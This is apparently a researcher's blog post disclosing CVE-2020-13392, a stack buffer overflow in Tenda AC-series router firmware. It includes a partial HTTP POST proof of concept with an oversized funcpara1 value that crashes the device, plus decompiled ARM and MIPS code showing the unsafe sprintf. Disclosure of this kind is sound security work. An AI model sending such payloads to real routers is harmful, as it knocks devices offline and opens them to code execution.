CVE-2020-13392: Tenda Vulnerability

Vendor of the products: **Tenda**

Reported by: **Joel**

CVE-2020-13392 [CVE_details]

Affected products:

```
AC9 V1.0 V15.03.05.19(6318)_CN
AC9 V3.0 V15.03.06.42_multi
AC15 V1.0 V15.03.05.19_multi_TD01
AC18 V15.03.05.19(6318_)_CN
AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `funcpara1`parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC


This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.


```
POST /goform/********** HTTP/1.1
Host: 192.168.18.131
Accept:  */*
X-Requested-With:  XMLHttpRequest
User-Agent:  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100   Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US,en;q=0.9
Connection: close
Content-Type: text/plain
Cookie: password=ioo5gk

save=1&msgname=1&funcname=save_list_data&funcpara1=111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Details


ARM



```
    }
  }
  v17 = (char *)get_param(v2, (int)"funcname", (int)&unk_DDEE8);
  if ( *v17 )
  {
    if ( !strcmp(v17, "save_list_data") )
    {
      v16 = get_param(v2, (int)"funcpara1", (int)&unk_DDEE8);
      v15 = (char *)get_param(v2, (int)"funcpara2", (int)&unk_DDEE8);
      sub_4E9CC((int)v16, v15, 0x7Eu);
    }
    else if ( !strcmp(v17, "LoadDhcpService") )
```




```
int __fastcall sub_4E9CC(int a1, char *a2, unsigned __int8 a3)
{
  int result; // r0
  unsigned __int8 c; // [sp+7h] [bp-16Dh]
  char *c_1; // [sp+8h] [bp-16Ch]
  int v6; // [sp+Ch] [bp-168h]
  char v7; // [sp+14h] [bp-160h]
  char v8; // [sp+1Ch] [bp-158h]
  char s; // [sp+11Ch] [bp-58h]
  char *v10; // [sp+15Ch] [bp-18h]
  int v11; // [sp+160h] [bp-14h]
  char *v12; // [sp+164h] [bp-10h]

  v6 = a1;
  c_1 = a2;
  c = a3;
  memset(&s, 0, 0x40u);
  memset(&v8, 0, 0x100u);
  v11 = 0;
  if ( strlen(c_1) > 4 )
  {
    ++v11;
    v12 = c_1;
    while ( 1 )
    {
      v10 = strchr(v12, c);
      if ( !v10 )
        break;
      *v10++ = 0;
      memset(&s, 0, 0x40u);
      sprintf(&s, "%s.list%d", v6, v11);
      SetValue(&s, v12);
      v12 = v10;
      ++v11;
```




```
        break;
      *v10++ = 0;
      memset(&s, 0, 0x40u);
      sprintf(&s, "%s.list%d", v6, v11);
      SetValue(&s, v12);
      v12 = v10;
      ++v11;
    }
    memset(&s, 0, 0x40u);
    sprintf(&s, "%s.list%d", v6, v11);
    SetValue(&s, v12);
    sprintf(&v7, "%d", v11);
    sprintf(&s, "%s.listnum", v6);
    SetValue(&s, &v7);
    memset(&s, 0, 0x40u);
    sprintf(&s, "%s.list%d", v6, ++v11);
    result = GetValue(&s, &v8);
    while ( v8 )
    {
      UnSetValue(&s);
      memset(&s, 0, 0x40u);
      memset(&v8, 0, 0x100u);
      sprintf(&s, "%s.list%d", v6, ++v11);
      result = GetValue(&s, &v8);
    }
  }
  else
  {
    memset(&s, 0, 0x40u);
    sprintf(&s, "%s.listnum", v6);
    SetValue(&s, "0");
    memset(&s, 0, 0x40u);
    memset(&v8, 0, 0x100u);
    sprintf(&s, "%s.list%d", v6, ++v11);
```

MIPS



```
lw      $a0, 0x3B0+wp($fp)  # wp
li      $v0, 0x510000
addiu   $a1, $v0, (aFuncpara1 - 0x510000)  # "funcpara1"
li      $v0, 0x510000
addiu   $a2, $v0, (unk_50D578 - 0x510000)  # defaultGetValue
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
lw      $gp, 0x3B0+var_3A0($fp)
sw      $v0, 0x3B0+FuncP1($fp)
lw      $a0, 0x3B0+wp($fp)  # wp
li      $v0, 0x510000
addiu   $a1, $v0, (aFuncpara2 - 0x510000)  # "funcpara2"
li      $v0, 0x510000
addiu   $a2, $v0, (unk_50D578 - 0x510000)  # defaultGetValue
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
lw      $gp, 0x3B0+var_3A0($fp)
sw      $v0, 0x3B0+FuncP2($fp)
lw      $a0, 0x3B0+FuncP1($fp)  # list_name
lw      $a1, 0x3B0+FuncP2($fp)  # buf
li      $a2, 0x7E  # '~'  # c
la      $v0, save_list_data
move    $t9, $v0
jalr    $t9 ; save_list_data
nop
lw      $gp, 0x3B0+var_3A0($fp)
b       loc_4504F0
nop
```



```
addiu   $v0, $fp, 0x170+mib_name
move    $a0, $v0          # s
move    $a1, $zero        # c
li      $a2, 0x40  # '@'  # n
la      $v0, memset
move    $t9, $v0
jalr    $t9 ; memset
nop
lw      $gp, 0x170+var_160($fp)
li      $v0, 0x510000
addiu   $v0, (aSListnum - 0x510000)  # "%s.listnum"
addiu   $v1, $fp, 0x170+mib_name
move    $a0, $v1          # s
move    $a1, $v0          # format
lw      $a2, 0x170+list_name($fp)
la      $v0, sprintf
move    $t9, $v0
jalr    $t9 ; sprintf
nop
lw      $gp, 0x170+var_160($fp)
addiu   $v0, $fp, 0x170+mib_name
move    $a0, $v0
li      $v0, 0x510000
addiu   $a1, $v0, (asc_50DDF4 - 0x510000)  # "0"
la      $v0, SetValue
move    $t9, $v0
jalr    $t9 ; SetValue
nop
lw      $gp, 0x170+var_160($fp)
```

Posted by Joel vulnerability

Tweet

« CVE-2020-13391: Tenda Vulnerability CVE-2020-13393: Tenda Vulnerability »

About Me

Hi, I'm Joel!

To see what I'm working on, check out my GitHub page here.

Recent Posts

- CVE-2020-13394: Tenda Vulnerability
- CVE-2020-13393: Tenda Vulnerability
- CVE-2020-13392: Tenda Vulnerability
- CVE-2020-13391: Tenda Vulnerability
- CVE-2020-13390: Tenda Vulnerability

GitHub Repos

- joel-malwarebenchmark.github.io

@joel-malwarebenchmark on GitHub